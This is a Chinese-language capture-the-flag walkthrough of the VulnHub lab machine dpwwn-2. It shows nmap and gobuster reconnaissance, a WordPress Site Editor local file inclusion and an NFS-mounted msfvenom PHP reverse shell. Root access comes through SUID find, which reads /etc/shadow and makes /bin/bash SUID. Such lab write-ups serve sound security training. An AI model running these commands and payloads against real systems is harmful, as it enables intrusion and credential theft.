
> *靶机地址： https://www.vulnhub.com/entry/dpwwn-2,343/*

这台靶机的ip有点搞，固定为`10.10.10.10`

添加一张Host Only的网卡，


```
ifconfig eth1 10.10.10.12 netmask 255.255.255.0
```



```
root@kali:~# ping 10.10.10.10
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.973 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=64 time=0.358 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=64 time=0.420 ms
^C
```

信息收集


```
nmap -sn 10.10.10.0/24
```



```
root@kali:~# nmap -sn 10.10.10.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-25 13:19 CST
Nmap scan report for 10.10.10.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 10.10.10.10
Host is up (0.00015s latency).
MAC Address: 00:0C:29:C0:BA:BB (VMware)
Nmap scan report for 10.10.10.12
Host is up.
Nmap scan report for 10.10.10.20
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.09 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 10.10.10.10
```



```
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Ubuntu))
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: dpwwn-02
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      45904/udp  mountd
|   100005  1,2,3      59231/tcp  mountd
|   100021  1,3,4      33713/tcp  nlockmgr
|   100021  1,3,4      34058/udp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
443/tcp   open  ssl/https Apache/2.4.38 (Ubuntu)
|_http-server-header: Apache/2.4.38 (Ubuntu)
|_http-title: dpwwn-02
2049/tcp  open  nfs_acl   3 (RPC #100227)
33713/tcp open  nlockmgr  1-4 (RPC #100021)
39117/tcp open  mountd    1-3 (RPC #100005)
52257/tcp open  mountd    1-3 (RPC #100005)
59231/tcp open  mountd    1-3 (RPC #100005)
MAC Address: 00:0C:29:C0:BA:BB (VMware)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3
.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
4%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6
.35 (94%)
```

目录枚举


```
gobuster dir -u http://10.10.10.10 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



```
===============================================================
/index.php (Status: 200)
/index.html (Status: 403)
/wordpress (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/01/25 13:23:21 [!] parse http://10.10.10.10/error_log: net/url: invalid control charact
er in URL
/index.php (Status: 200)
/index.html (Status: 403)
===============================================================
```


wordpress框架，使用wpscan扫描

```
wpscan --url http://10.10.10.10/wordpress
```




```
[i] Plugin(s) Identified:

[+] site-editor
 | Location: http://10.10.10.10/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.10.10/wordpress/wp-content/plugins/site-editor/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <=======================> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```

```
searchsploit site editor
```



```
root@kali:~# searchsploit site editor
---------------------------------------------------------- ----------------------------------------
 Exploit Title                                            |  Path
                                                          | (/usr/share/exploitdb/)
---------------------------------------------------------- ----------------------------------------
Apple WebKit / Safari 10.0.3(12602.4.8) - 'Editor::Command | exploits/multiple/webapps/42064.html
CKEditor - 'posteddata.php' Cross-Site Scripting           | exploits/php/webapps/38322.txt
CityPost PHP Image Editor M1/M2/M3/Imgsrc/M4 - 'URI' Cross | exploits/php/webapps/25459.txt
Django CMS 3.3.0 - Editor Snippet Persistent Cross-Site Sc | exploits/python/webapps/40129.txt
Dreambox Plugin BouquetEditor - Cross-Site Scripting       | exploits/hardware/webapps/42986.txt
Drupal Module CKEditor 3.0 < 3.6.2 - Persistent EventHandl | exploits/php/webapps/18389.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Per | exploits/php/webapps/25493.txt
EasySite 2.0 - 'image_editor.php' Remote File Inclusion    | exploits/php/webapps/31588.txt
FCKEditor Core - 'Editor 'spellchecker.php' Cross-Site Scr | exploits/php/webapps/37457.html
FlexCMS 2.5 - 'inc-core-admin-editor-previouscolorsjs.php' | exploits/php/webapps/32254.txt
Jax PHP Scripts 1.0/1.34/2.14/3.31 - 'dwt_editor.php' Mult | exploits/php/webapps/26081.txt
Kim Websites 1.0 - 'FCKeditor' Arbitrary File Upload       | exploits/php/webapps/6410.txt
KindEditor - 'name' Cross-Site Scripting                   | exploits/php/webapps/37652.txt
Mambo Open Source 4.6.2 - '/mambots/editors/mostlyce/' PHP | exploits/php/webapps/32253.txt
MoinMoin 1.x - 'PageEditor.py' Cross-Site Scripting        | exploits/cgi/webapps/34080.txt
MyBB Visual Editor 1.8.18 - Cross-Site Scripting           | exploits/php/webapps/45449.txt
Nakid CMS 1.0.2 - 'CKEditorFuncNum' Cross-Site Scripting   | exploits/php/webapps/35829.txt
Network Weathermap 0.97a - 'editor.php' Persistent Cross-S | exploits/php/webapps/24913.txt
Orbis CMS 1.0.2 - 'editor-body.php' Cross-Site Scripting   | exploits/php/webapps/34253.txt
Plesk Small Business Manager 10.2.0 and Site Editor - Mult | exploits/php/webapps/15313.txt
Site@School 2.4.10 - 'FCKeditor' Session Hijacking / Arbit | exploits/php/webapps/6005.php
SiteWare 2.5/3.0/3.1 Editor Desktop - Directory Traversal  | exploits/java/webapps/20925.txt
SnippetMaster Webpage Editor 2.2.2 - Remote File Inclusion | exploits/php/webapps/8017.txt
WordPress Plugin User Role Editor 3.12 - Cross-Site Reques | exploits/php/webapps/25721.txt
Wordpress Plugin Site Editor 1.1.1 - Local File Inclusion  | exploits/php/webapps/44340.txt
ocPortal 7.1.5 - 'code_editor.php' Multiple Cross-Site Scr | exploits/php/webapps/37022.txt
pragmaMx 1.12.1 - '/includes/wysiwyg/spaw/editor/plugins/i | exploits/php/webapps/37313.txt
---------------------------------------------------------- ----------------------------------------
Shellcodes: No Result
```

本地文件包含



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin
/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbi
/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/u
/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting Sy
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:1
/usr/sbin/nologin systemd-network:x:101:103:systemd Network Management,,,:/run
resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:
syslog:x:104:109::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/us
/nologin landscape:x:107:114::/var/lib/landscape:/usr/sbin/nologin pollinate:x:108:1:
coredump:x:999:999:systemd Core Dumper:/:/sbin/nologin rootadmin:x:1000:1000:r
```

```
rootadmin:x:1000:1000:rootadmin:/home/rootadmin:/bin/bash
```

getshell

wp里是利用挂载nfs共享+LFI从而getshell,至于为什么没有过多介绍

```
mount -t nfs 10.10.10.10:/home/dpwwn02 /tmp/dpwwn02
```

利用msfvenom生成shell


```
msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.12 LPORT=1234 R
> shell.php
```

msf开启监听

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set lhost 10.10.10.12
set lport 1234
run
```

curl访问

```
curl http://10.10.10.10/wordpress/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php\?ajax_path\=/home/dpwwn02/shell.php
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.10.12
lhost => 10.10.10.12
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.12:1234
[*] Sending stage (38288 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.12:1234 -> 10.10.10.10:59976) at 2020-01-25 14:48:53 +080
0

meterpreter >
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本
文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
```




```
<ite-editor/editor/extensions/pagebuilder/includes$ find / -perm -u=s -type f 2>/dev/null
<der/includes$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/find
/usr/bin/sudo
/usr/bin/mount
/usr/bin/at
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/mount.nfs
/snap/core/6673/bin/mount
/snap/core/6673/bin/ping
/snap/core/6673/bin/ping6
/snap/core/6673/bin/su
/snap/core/6673/bin/umount
/snap/core/6673/usr/bin/chfn
/snap/core/6673/usr/bin/chsh
/snap/core/6673/usr/bin/gpasswd
/snap/core/6673/usr/bin/newgrp
/snap/core/6673/usr/bin/passwd
/snap/core/6673/usr/bin/sudo
/snap/core/6673/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/6673/usr/lib/openssh/ssh-keysign
/snap/core/6673/usr/lib/snapd/snap-confine
/snap/core/6673/usr/sbin/pppd
/snap/core/7270/bin/mount
```

> *https://gtfobins.github.io/gtfobins/find/#suid*

```
find hack -exec whoami \;
```

> *使用SUID权限的find命令提权时主要是利用它的-exec参数，比如，执行nc命令；配合cat 读取/etc/shadow*



```
<ite-editor/editor/extensions/pagebuilder/includes$ touch hack
touch hack
<ite-editor/editor/extensions/pagebuilder/includes$ find hack -exec whoami \;
find hack -exec whoami \;
root
```


```
find hack -exec cat /etc/shadow \;
```

john爆破失败

/etc/passwd后面追加用户，没有权限

> *用find配合chmod给/bin/bash赋予SUID权限。*
>
> *`chmod u+s`就是给某个程序的所有者suid权限,可以像root用户那样启动。*

```
find hack -exec chmod u+s /bin/bash \;
```



```
bash-5.0$ bash -p
bash -p
bash-5.0# cd /root
cd /root
bash-5.0# ls
ls
dpwwn-02-FLAG.txt  snap
bash-5.0# cat dpwwn-02-FLAG.txt
cat dpwwn-02-FLAG.txt

